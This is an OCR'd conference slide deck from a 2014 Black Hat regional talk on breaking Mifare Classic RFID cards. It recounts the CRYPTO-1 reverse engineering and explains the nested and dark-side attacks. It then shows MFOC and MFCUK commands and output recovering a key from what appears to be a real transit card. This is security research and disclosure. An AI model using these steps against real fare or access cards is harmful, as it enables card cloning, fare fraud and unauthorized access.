Hacking Mifare Classic Cards

Márcio Almeida (marcioalma@gmail.com)


black hat®
REGIONAL SUMMIT
SAO PAULO 2014

!! DISCLAIMERS !!

- Disclaimer 1: The content of this presentation results from independent research conducted by me on my own time and of my own accord. This research was not approved, sanctioned or funded by my employer and is not in any way associated with my employer.

- Disclaimer 2: The main objective of this presentation is demystify the “security” of Mifare Classic cards showing how easy is dump, modify and rewrite the content of the card (also clone the card contents utilizing UID writable cards) after discover its keys utilizing cryptographic attacks released to public since 2007. This talk isn’t pretend incentive frauds or criminal activities. The author isn't responsible by the use of the presented content to do illegal actions. If you want use this knowledge to do it, do it by your own risk!


So, how RFID works?



RFID Billing Schemes

And in a lot of other systems…


Mifare Classic Cards



A tiny history and some facts…

- The Mifare Classic cards was created by a company called NXP Semiconductors (old Philips Electronics).
- The card utilize the standard ISO 14443 Type A protocol for communication on frequency 13.56 MHz (High Frequency)

A tiny history and some facts…



- The cryptography utilized in the Mifare Classic cards (CRYPTO1) was decided to be maintained in secrecy by NXP Semiconductors. (security by obscurity)

- More than 3,5 billions cards was produced over the years and more than 200 millions still in use on systems today.

A tiny history and some facts…

- In December of 2007 two german researchers (Nohl and Plötz) presented at CCC the partial reverse engineering of Crypto-1 with some weaknesses.

- In March 2008 a Research group from Radbond University completely Reverse Engineered the Crypto-1 cipher and intent publish it.

A tiny history and some facts…

- NXP tried stop the full disclosure of Crypto-1 cipher by judicial process.

- In July 2008 the court decides allow the publication of the paper and reject the prohibition based in freedom of speech principles.

A tiny history and some facts…

- Finally in October 2008 Radbond University published a Crypto-1 cipher implementation as Open Source (GNU GPL v2 license).


- Since of previous publications a lot of public exploits (tools) to hack Mifare Classic cards are developed, what completely jeopardized the card reputation.

Security Features of Mifare Classic

- Unique Identifier (UID) is read-only
- Authentication between the tag and reader to share a session key.
- CRYPTO1 cipher algorithm is proprietary and not shared with public (security by obscurity).
- Obfuscated parity information.
- Only implemented in hardware.

Mifare Classic Structure

- The first block of sector 0 contains the UID, BCC and Manufacturer Data (read-only). Each sector contains 64 bytes.
- Each block contains 16 bytes.
- The last block of each sector (trailer) contains the keys A and B also the Access Conditions.
- The Access Conditions determine the permissions in each block.



Partial Reverse Enginnering

- In 2007 Karsten Nohl and Henryk Plötz released at CCC the partial reverse engineering (cipher initialization) of CRYPTO-1 by hardware analysis:





Figure 2: Crypto-1 stream cipher and initialization.



http://events.ccc.de/congress/2007/Fahrplan/events/2378.en.html

Cipher Initialization

	Tag		Reader
0		anti-c(uid) →	
1		← auth(block)	
2	picks n_T		
3		n_T →	
4	$\mathrm{ks}_1 \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T)$		$\mathrm{ks}_1 \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T)$
5			picks n_R
6			$\mathrm{ks}_2, \mathrm{ks}_3 \ldots \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T, n_R)$
7		← $n_R \oplus \mathrm{ks}_1, \mathrm{suc}^2(n_T) \oplus \mathrm{ks}_2$	
8	$\mathrm{ks}_2, \mathrm{ks}_3 \ldots \leftarrow \mathrm{cipher}(K, \mathrm{uid}, n_T, n_R)$		
9		$\mathrm{suc}^3(n_T) \oplus \mathrm{ks}_3$ →	


- Nt, Nr -> nonces picked by tag and reader
- ks1, ks2 and ks3 -> key stream generated by cipher (96 bits total and 32 bits each).
- suc2(Nt) or {Ar} and suc3(Nt) or {At} -> bijective functions

Weaknesses discovered

- Keys with only 48 bit of length (Brute-force feasible – with FPGA aprox. 10h to recover one key)
- The LFSR (Linear Feedback Shift Register) used by RNG is predictable (constant initial condition).
  - Each random number only depends of the quantity of clock cycles between: the time when the reader was turned up and the time when the random number is requested.
- Since an attacker controls the time of protocol, he is able to control the generated random numbers and that way recover the keys from communication.

Full Disclosure of CRYPTO-1

- In 2008 a research group from Radboud University published the full CRYPTO-1 cipher by analyzing the communication between tag and reader:




http://www.cs.ru.nl/~flaviog/publications/Dismantling.Mifare.pdf

Output Example Proxmark3

Step	Sender	Hex	Abstract
01	Reader	26	req type A
02	Tag	04 00	answer req
03	Reader	93 20	select
04	Tag	c2 a8 2d f4 b3	uid, bcc
05	Reader	93 70 c2 a8 2d f4 b3 ba a3	select(uid)
06	Tag	08 b6 dd	MIFARE 1K
07	Reader	60 30 76 4a	auth(block 30)
08	Tag	42 97 c0 a4	n_T
09	Reader	7d db 9b 83 67 eb 5d 83	$n_R \oplus ks1$, $a_R \oplus ks_2$
10	Tag	8b d4 10 08	$a_T \oplus ks_3$

CRYPTO1 Cipher



Proxmark3 + Active Sniffing

- As result of this publication, now utilizing the proxmark3 any attacker is able to emulate any Mifare card just sniffing the communication between the card and reader and replaying it (including the UID value).
- Also the attacker will be able to recover all keys from sectors involved in this communication.
- But, as mentioned, this attack needs sniff the communication between the card and a valid reader.

Card-only Attacks

- Nested Attack
  - Introduced in 2009 by Nijmegan Oakland and Implemented by Nethemba with the MFOC tool.

- Dark-Side Attack
  - Introduced in 2009 by Nicolas Courtois and implemented by Andrei Costin with the MFCUK.

Nested Attack

- Authenticate to the block with default key and read tag's Nt (determined by LFSR)
- Authenticate to the same block with default key and read tag's Nt' (determined by LFSR) (this authentication is in an encrypted session)
- Compute “timing distance” (number of LFSR shifts)
- Guess the next Nt value, calculate ks_1, ks_2 and ks_3 and try authenticate to a different block.

Curtouis Dark-Side Attack

- During authentication, when the reader sends {Nr} and {Ar}, the tag checks the parity bits before checking the correctness of Ar. If one of the eight parity bits is incorrect, the tag does not respond.
- However, if all eight parity bits are correct, but the response Ar is incorrect, the tag will respond with a 4-bit error code 0x5 (NACK) indicating a transmission error. Moreover, this 4-bit error code is sent encrypted.
- If the attacker combine (XOR) the error code 0x5 value (known plaintext) with its encrypted version, he can recover four keystream bits.

Attack Steps

- Initially utilize the MFOC tool to test if the card utilize any default keys. (around 10 minutes)
  - If the card utilizes any of default keys the MFOC tool will perform the Nested attack utilizing any authenticated sector as an exploit sector to recover all keys of the card and dump his content.
- If the card haven't use any of the default keys, utilize the MFCUK to recover at least one key from any sector of card and after that utilize MFOC with this key to recover the other keys and dump the card content. (around 1 hour)

Proof of Concept

OLD SUBE CARDS

Running MFOC First Time

```
[redacted]:ekoparty malmeida$ mfoc -O sube_eko.mfd
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 74  b7  cf  bd
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [................]
[Key: a0a1a2a3a4a5] -> [................]
[Key: d3f7d3f7d3f7] -> [................]
[Key: 000000000000] -> [................]
[Key: b0b1b2b3b4b5] -> [................]
[Key: 4d3a99c351dd] -> [................]
[Key: 1a982c7e459a] -> [................]
[Key: aabbccddeeff] -> [................]
[Key: 714c5c886e97] -> [................]
[Key: 587ee5f9350f] -> [................]
[Key: a0478cc39091] -> [................]
[Key: 533cb6c723f6] -> [................]
[Key: 8fd0a4f256e9] -> [................]
```

Running MFOC First Time

ekoparty — bash — 103×32

```
[Key: d3f7d3f7d3f7] -> [................]
[Key: 000000000000] -> [................]
[Key: b0b1b2b3b4b5] -> [................]
[Key: 4d3a99c351dd] -> [................]
[Key: 1a982c7e459a] -> [................]
[Key: aabbccddeeff] -> [................]
[Key: 714c5c886e97] -> [................]
[Key: 587ee5f9350f] -> [................]
[Key: a0478cc39091] -> [................]
[Key: 533cb6c723f6] -> [................]
[Key: 8fd0a4f256e9] -> [................]

Sector 00 -  UNKNOWN_KEY [A]  Sector 00 -  UNKNOWN_KEY [B]
Sector 01 -  UNKNOWN_KEY [A]  Sector 01 -  UNKNOWN_KEY [B]
Sector 02 -  UNKNOWN_KEY [A]  Sector 02 -  UNKNOWN_KEY [B]
Sector 03 -  UNKNOWN_KEY [A]  Sector 03 -  UNKNOWN_KEY [B]
Sector 04 -  UNKNOWN_KEY [A]  Sector 04 -  UNKNOWN_KEY [B]
Sector 05 -  UNKNOWN_KEY [A]  Sector 05 -  UNKNOWN_KEY [B]
Sector 06 -  UNKNOWN_KEY [A]  Sector 06 -  UNKNOWN_KEY [B]
Sector 07 -  UNKNOWN_KEY [A]  Sector 07 -  UNKNOWN_KEY [B]
Sector 08 -  UNKNOWN_KEY [A]  Sector 08 -  UNKNOWN_KEY [B]
Sector 09 -  UNKNOWN_KEY [A]  Sector 09 -  UNKNOWN_KEY [B]
Sector 10 -  UNKNOWN_KEY [A]  Sector 10 -  UNKNOWN_KEY [B]
Sector 11 -  UNKNOWN_KEY [A]  Sector 11 -  UNKNOWN_KEY [B]
Sector 12 -  UNKNOWN_KEY [A]  Sector 12 -  UNKNOWN_KEY [B]
Sector 13 -  UNKNOWN_KEY [A]  Sector 13 -  UNKNOWN_KEY [B]
Sector 14 -  UNKNOWN_KEY [A]  Sector 14 -  UNKNOWN_KEY [B]
Sector 15 -  UNKNOWN_KEY [A]  Sector 15 -  UNKNOWN_KEY [B]
mfoc: ERROR:

No sector encrypted with the default key has been found, exiting..
[redacted]:ekoparty malmeida$
```

Running MFCUK

ekoparty — mfcuk — 121×40

```
[redacted] ekoparty malmeida$ mfcuk -C -R 0:A -s 250 -S 250 -v 5

mfcuk - 0.3.8
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreicostin.com

WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_skgt.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_ratb.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_oyster.mfd'

INFO: Connected to NFC reader: ACS / ACR122U PICC Interface


INITIAL ACTIONS MATRIX - UID 74 b7 cf bd - TYPE 0x08 (MC1K)
---------------------------------------------------------------------
Sector  |    Key A     |ACTS | RESL    |    Key B     |ACTS | RESL
---------------------------------------------------------------------
0       | 000000000000 | . R | . .     | 000000000000 | . . | . .
1       | 000000000000 | . . | . .     | 000000000000 | . . | . .
2       | 000000000000 | . . | . .     | 000000000000 | . . | . .
3       | 000000000000 | . . | . .     | 000000000000 | . . | . .
4       | 000000000000 | . . | . .     | 000000000000 | . . | . .
5       | 000000000000 | . . | . .     | 000000000000 | . . | . .
6       | 000000000000 | . . | . .     | 000000000000 | . . | . .
7       | 000000000000 | . . | . .     | 000000000000 | . . | . .
8       | 000000000000 | . . | . .     | 000000000000 | . . | . .
9       | 000000000000 | . . | . .     | 000000000000 | . . | . .
10      | 000000000000 | . . | . .     | 000000000000 | . . | . .
11      | 000000000000 | . . | . .     | 000000000000 | . . | . .
12      | 000000000000 | . . | . .     | 000000000000 | . . | . .
13      | 000000000000 | . . | . .     | 000000000000 | . . | . .
14      | 000000000000 | . . | . .     | 000000000000 | . . | . .
15      | 000000000000 | . . | . .     | 000000000000 | . . | . .


VERIFY:
        Key A sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f
        Key B sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f
```

Running MFCUK

ekoparty — mfcuk — 121×40

```
-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 97
  auths: 102
-----------------------------------------------------

-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 98
  auths: 103
-----------------------------------------------------

-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 99
  auths: 104
-----------------------------------------------------

-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 100
  auths: 105
-----------------------------------------------------
```

Running MFCUK

ekoparty — mfcuk — 121×40

```
-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 236
  auths: 821
-----------------------------------------------------

-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 236
  auths: 822
-----------------------------------------------------

-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 236
  auths: 823
-----------------------------------------------------

-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 236
  auths: 824
-----------------------------------------------------
```

Running MFCUK

ekoparty — bash — 121×40

```
diff Nt: 312
  auths: 3810
-----------------------------------------------------

-----------------------------------------------------
Let me entertain you!
    uid: 74b7cfbd
   type: 08
    key: 000000000000
  block: 03
diff Nt: 312
  auths: 3811
-----------------------------------------------------

INFO: block 3 recovered KEY: 7b[redacted]6b
 1 2 3 4 5 6 7 8 9 a b c d e f


ACTION RESULTS MATRIX AFTER RECOVER - UID 74 b7 cf bd - TYPE 0x08 (MC1K)
---------------------------------------------------------------------
Sector  |     Key A       |ACTS | RESL    |     Key B       |ACTS | RESL
---------------------------------------------------------------------
0       |  7b[redacted]6b | . R | . R     |  000000000000 | . . | . .
1       |  000000000000 | . . | . .     |  000000000000 | . . | . .
2       |  000000000000 | . . | . .     |  000000000000 | . . | . .
3       |  000000000000 | . . | . .     |  000000000000 | . . | . .
4       |  000000000000 | . . | . .     |  000000000000 | . . | . .
5       |  000000000000 | . . | . .     |  000000000000 | . . | . .
6       |  000000000000 | . . | . .     |  000000000000 | . . | . .
7       |  000000000000 | . . | . .     |  000000000000 | . . | . .
8       |  000000000000 | . . | . .     |  000000000000 | . . | . .
9       |  000000000000 | . . | . .     |  000000000000 | . . | . .
10      |  000000000000 | . . | . .     |  000000000000 | . . | . .
11      |  000000000000 | . . | . .     |  000000000000 | . . | . .
12      |  000000000000 | . . | . .     |  000000000000 | . . | . .
13      |  000000000000 | . . | . .     |  000000000000 | . . | . .
14      |  000000000000 | . . | . .     |  000000000000 | . . | . .
15      |  000000000000 | . . | . .     |  000000000000 | . . | . .

[redacted]:ekoparty malmeida$
```

Running MFOC Second Time

```
[redacted]$ mfoc -k 7B[redacted]6B -O sube_eko.mfd
The custom key 0x7b[redacted]6b has been added to the default keys
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 74  b7  cf  bd
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: 7b[redacted]6b] -> [/...............]
[Key: ffffffffffff] -> [/...............]
[Key: a0a1a2a3a4a5] -> [/...............]
[Key: d3f7d3f7d3f7] -> [/...............]
